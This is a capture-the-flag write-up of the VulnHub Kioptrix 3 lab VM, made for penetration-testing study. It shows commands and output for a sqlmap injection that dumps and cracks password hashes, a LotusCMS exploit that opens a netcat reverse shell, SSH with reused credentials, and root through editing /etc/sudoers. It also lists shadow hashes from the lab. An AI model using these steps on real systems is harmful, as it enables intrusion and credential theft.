[VulnHub] Kioptrix: Level 1.2 (#3)

Date: 29/Sep/2019
Categories: oscp, vulnhub, linux
Tags: exploit_lotuscms, privesc_sudoers, privesc_sudo

Overview

This is a writeup for VulnHub VM Kioptrix: Level 1.2 (#3). Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:

Killchain



Figure 1: writeup.overview.killchain

TTPs

1. `80/tcp/http/Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)`: exploit_lotuscms, privesc_sudoers, privesc_sudo

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Sat Sep 28 20:47:08 2019 as: nmap -vv --reason -Pn -sV -sC --version-all -oN /root/toolbox/writeups/vulnhub.kioptrix3/results/192.168.92.184/scans/_quick_tcp_nmap.txt -oX /root/toolbox/writeups/vulnhub.kioptrix3/results/192.168.92.184/scans/xml/_quick_tcp_nmap.xml 192.168.92.184
Nmap scan report for 192.168.92.184
Host is up, received arp-response (0.00090s latency).
Scanned at 2019-09-28 20:47:09 PDT for 9s
Not shown: 998 closed ports
Reason: 998 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
| ssh-dss
 ↪ AAAAB3NzaC1kc3MAAACBAL4CpDFXD9Zn2ONktcyGQL37Dn6s9JaOv3oKjxfdiABm9GjRkLEtbSAK3vhBBUJTZcVKYZk211FHAqoe
 ↪ /+pLr4U9yOLOBbSoKNSxQ2VHN9FOLc9C58hKMF/0sjDsSIZnaI4zO7M4HmdEMYXONrmj2x6qczbfqecs+
 ↪ z4cEYVUF3R3AAAAFQCuG9mm7mLm1GGqZRSICZ+omMZkKQAAAIEAnj8NDH48hL+Pp06GWQZOlhte8JRZT5do6n8+
 ↪ bCgRSOvaYLYGoNi/GBzlET6tMSjWMsyhVY/
 ↪ YKTNTXRjqzS1DqbODM7M1GzLjsmGtVlkLoQafV6HJ25JsKPCEzSImjeOCpzwRP5opjmMrYBMjjKqtIlWYpaUijT4uRO8tdaTxCukAA
 ↪ +SLCa0dZCH+jnclNo3o6oINF1FjzICdgDONL2YbBeU3CiAL2BureorAE0lturvvrIC2xVn2vHhrLpz6NPbDAkrLV2/
 ↪ rwoavbCkYGrwXdBHd5ObqBIkoUKbI1hGIGA51nafI2tjoXPfIeHeNOep20hgr32x9x1x
|   2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAyOv6c+5ON+N+ZNDtjetiZ0eUxnIR1U0UqSF+
 ↪ a24Pz2xqdnJC1EN0O3zxGJB3gfPdJlyqUDiozbEth1GBP//
 ↪ 8wbWsa1pLJOL1YmcumEJCsitngnrVN7huACG127UjKP8hArECjCHzc1P372gN3AQ/
 ↪ h5aZd0VV17e03HnAJ64ZziOQzVJ+DKWJbiHoXC2cdD1P+nlhK5fULe0QBvmA14gkl2LWA6KILHiisHZpF+
 ↪ V3X7NvXYyCSSI9GeXwhW4RKOCGdGVbjYf7d93K9gj0oU7dHrbdNKgX0WosuhMuXmKleHkIxfyLAILYWrRRj0GVdhZfbI99J3TYaR
 ↪ /yLTpb0D6mhw==
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with
 ↪ Suhosin-Patch)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-favicon: Unknown favicon MD5: 99EFC00391F142252888403BB1C196D2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_http-title: Ligoat Security - Got Goat? Security ...
MAC Address: 00:0C:29:3F:EF:00 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Sep 28 20:47:18 2019 -- 1 IP address (1 host up) scanned in 10.35 seconds
```

2. We added an entry for this target within `/etc/hosts` file:

```
tail -2 /etc/hosts
  192.168.92.184  kioptrix3.com
```



Figure 2: writeup.enumeration.steps.2.1

3. We find a login page at the following url: `http://kioptrix3.com/index.php?system=Admin`



Figure 3: writeup.enumeration.steps.3.1

4. We find that the underlying CMS is `LotusCMS` and use searchsploit to look for any exploits. There were two hits but nothing useful as using Metasploit is out of scope for this writeup. We decided to look for non-MSF versions of the remote code execution exploit for `LotusCMS`:

```
searchsploit lotuscms
```

Figure 4: writeup.enumeration.steps.4.1

5. We also find a gallery application hosted on the following url: `http://kioptrix3.com/gallery/`. We test this application for SQLi using `sqlmap` and are able to dump the `dev_accounts` table from the `gallery` database. This table lists unsalted MD5 hashes for users `dreg` and `loneferret` that are auto-cracked by `sqlmap`:

```
sqlmap --batch -u "http://kioptrix3.com/gallery/gallery.php?id=null" --dump
  Database: gallery
  Table: dev_accounts
  [2 entries]
  +----+------------+---------------------------------------------+
  | id | username   | password                                    |
```

```
+----+------------+---------------------------------------------+
| 1  | dreg       | 0d3eccfb887aabd50f243b3f155c0f85 (Mast3r)   |
| 2  | loneferret | 5badcaf789d3d1d09794d8f021f40f0e (starwars) |
+----+------------+---------------------------------------------+
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix3 # sqlmap --batch -u "http://kioptrix3.com/gallery/gallery.php?id=null" --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.2.7#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsib
ssume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 21:22:20

[21:22:20] [INFO] resuming back-end DBMS 'mysql'
[21:22:20] [INFO] testing connection to the target URL
[21:22:20] [INFO] heuristics detected web page charset 'ISO-8859-2'
[21:22:20] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
```

Figure 5: writeup.enumeration.steps.5.1

```
[21:23:53] [INFO] using hash method 'md5_generic_passwd'
[21:23:53] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[21:24:06] [INFO] cracked password 'Mast3r' for user 'dreg'
[21:24:08] [INFO] cracked password 'starwars' for user 'loneferret'
Database: gallery
Table: dev_accounts
[2 entries]
+----+------------+---------------------------------------------+
| id | username   | password                                    |
+----+------------+---------------------------------------------+
| 1  | dreg       | 0d3eccfb887aabd50f243b3f155c0f85 (Mast3r)   |
| 2  | loneferret | 5badcaf789d3d1d09794d8f021f40f0e (starwars) |
+----+------------+---------------------------------------------+
```

Figure 6: writeup.enumeration.steps.5.2

Findings

Open Ports

```
22/tcp  |  ssh   |  OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
80/tcp  |  http  |  Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
```

Users

```
lotuscms: dreg, loneferret
```

Phase #2: Exploitation

1. We find a remote code execution exploit on GitHub for `LotusCMS` and decide to use it. This exploit gives us a reverse shell that we can catch using `netcat`:

```
nc -nlvp 443
./lotusRCE.sh kioptrix3.com
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix3 # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.183] from (UNKNOWN) [192.168.92.184] 45465
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

uname -a
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux

ifconfig

ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:3f:ef:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.184/24 brd 192.168.92.255 scope global eth1
    inet6 fe80::20c:29ff:fe3f:ef00/64 scope link
       valid_lft forever preferred_lft forever
```

Figure 7: writeup.exploitation.steps.1.1



Figure 8: writeup.exploitation.steps.1.2

2. We can also `ssh` as users `dreg` or `loneferret` into the target system using the credentials we dumped from the `LotusCMS` database. This is possible because these users have reused their CMS credentials for local system access:

```
ssh dreg@192.168.92.184
ssh loneferret@192.168.92.184
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix3 # ssh loneferret@192.168.92.184
loneferret@192.168.92.184's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sun Sep 29 05:18:26 2019 from 192.168.92.183
loneferret@Kioptrix3:~$
loneferret@Kioptrix3:~$ id
uid=1000(loneferret) gid=100(users) groups=100(users)
loneferret@Kioptrix3:~$
loneferret@Kioptrix3:~$ uname -a
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
loneferret@Kioptrix3:~$
loneferret@Kioptrix3:~$ ifconfig
eth1      Link encap:Ethernet  HWaddr 00:0c:29:3f:ef:00
          inet addr:192.168.92.184  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3f:ef00/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5102339 errors:23 dropped:91 overruns:0 frame:0
          TX packets:3923184 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:740957759 (706.6 MB)  TX bytes:791017087 (754.3 MB)
          Interrupt:16 Base address:0x1080
```

Figure 9: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```
loneferret@Kioptrix3> id
uid=1000(loneferret) gid=100(users) groups=100(users)
loneferret@Kioptrix3>
loneferret@Kioptrix3> uname
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
loneferret@Kioptrix3>
loneferret@Kioptrix3> ifconfig
eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
      link/ether 00:0c:29:3f:ef:00 brd ff:ff:ff:ff:ff:ff
      inet 192.168.92.184/24 brd 192.168.92.255 scope global eth1
      inet6 fe80::20c:29ff:fe3f:ef00/64 scope link
         valid_lft forever preferred_lft forever
loneferret@Kioptrix3>
```

```
loneferret@Kioptrix3> users
root
loneferret
dreg
```

Phase #3: Privilege Escalation

1. We continue as user `loneferret` since this user has an interesting `sudo` entry:

```
sudo -l
  User loneferret may run the following commands on this host:
    (root) NOPASSWD: !/usr/bin/su
    (root) NOPASSWD: /usr/local/bin/ht
```

```
loneferret@Kioptrix3:~$ sudo -l
User loneferret may run the following commands on this host:
    (root) NOPASSWD: !/usr/bin/su
    (root) NOPASSWD: /usr/local/bin/ht
loneferret@Kioptrix3:~$
```

Figure 10: writeup.privesc.steps.1.1

2. We find that the user `loneferret` can run the `ht` editor with `sudo` privileges and as such can modify any system file. We decide to open the `/etc/sudoers` file and edit the entry for user `loneferret` and give this user unrestricted `sudo` access:

```
sudo ht
  /etc/sudoers
    loneferret ALL=(ALL) ALL
```

```
─[x]──────────────────────────────────────────────────────────────────────────────────────── /etc/sudoers ─
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#                       ty in other things as well.
# See the man page for details on how to write a sudoers file.
#

Defaults        env_reset                                   legal)

# Host alias specification

# User alias specificationird challenge.

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL
loneferret ALL=NOPASSWD: !/usr/bin/su, /usr/local/bin/ht

# Uncomment to allow members of group sudo to not need a password
# (Note that later entries override this, so you might need to move
# it further down)
# %sudo ALL=NOPASSWD: ALL
```

Figure 11: writeup.privesc.steps.2.1

3. Once the above changeas are done, we can now switch to `root` to complete the challenge:

```
sudo su
```

```
loneferret@Kioptrix3:~$ sudo -l
[sudo] password for loneferret:
User loneferret may run the following commands on this host:
    (ALL) ALL
loneferret@Kioptrix3:~$
loneferret@Kioptrix3:~$
loneferret@Kioptrix3:~$ sudo su
root@Kioptrix3:/home/loneferret#
root@Kioptrix3:/home/loneferret# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix3:/home/loneferret#
root@Kioptrix3:/home/loneferret# uname -a
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
root@Kioptrix3:/home/loneferret#
root@Kioptrix3:/home/loneferret#
root@Kioptrix3:/home/loneferret# ifconfig
eth1      Link encap:Ethernet  HWaddr 00:0c:29:3f:ef:00
          inet addr:192.168.92.184  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3f:ef00/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:838903 errors:23 dropped:91 overruns:0 frame:0
          TX packets:632040 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:71037241 (67.7 MB)  TX bytes:112573741 (107.3 MB)
          Interrupt:16 Base address:0x1080
```

Figure 12: writeup.privesc.steps.3.1

```
root@Kioptrix3:~# cat Congrats.txt
Good for you for getting here.
Regardless of the matter (staying within the spirit of the game of course)
you got here, congratulations are in order. Wasn't that bad now was it.

Went in a different direction with this VM. Exploit based challenges are
nice. Helps workout that information gathering part, but sometimes we
need to get our hands dirty in other things as well.
Again, these VMs are beginner and not intented for everyone.
Difficulty is relative, keep that in mind.

The object is to learn, do some research and have a little (legal)
fun in the process.


I hope you enjoyed this third challenge.

Steven McElrea
aka loneferret
http://www.kioptrix.com


Credit needs to be given to the creators of the gallery webapp and CMS used
for the building of the Kioptrix VM3 site.

Main page CMS:
http://www.lotuscms.org

Gallery application:
Gallarific 2.1 - Free Version released October 10, 2009
http://www.gallarific.com
Vulnerable version of this application can be downloaded
from the Exploit-DB website:
http://www.exploit-db.com/exploits/15891/

The HT Editor can be found here:
http://hte.sourceforge.net/downloads.html
And the vulnerable version on Exploit-DB here:
http://www.exploit-db.com/exploits/17083/


Also, all pictures were taken from Google Images, so being part of the
public domain I used them.

root@Kioptrix3:~#
```

Figure 13: writeup.privesc.steps.3.2

Loot

Hashes

```
root:$1$QAKvVJey$6rRkAMGKq1u62yfDaenUr1:15082:............
loneferret:$1$qbkHf53U$r.kK/JgDLDcXGRC6xUfB11:15079..............
dreg:$1$qAc2saWZ$Y567sEs.ql3GMttI6pvoe0:15080:............
```

Credentials

```
lotuscms: dreg/Mas..., loneferret/star....
mysql: root/fucke...
ssh: dreg/Mas..., loneferret/star....
```

References

[+] https://www.vulnhub.com/entry/kioptrix-level-12-3,24/
[+] https://v3ded.github.io/ctf/kioptrix3.html
[+] https://www.abatchy.com/2016/12/kioptrix-3-walkthrough-vulnhub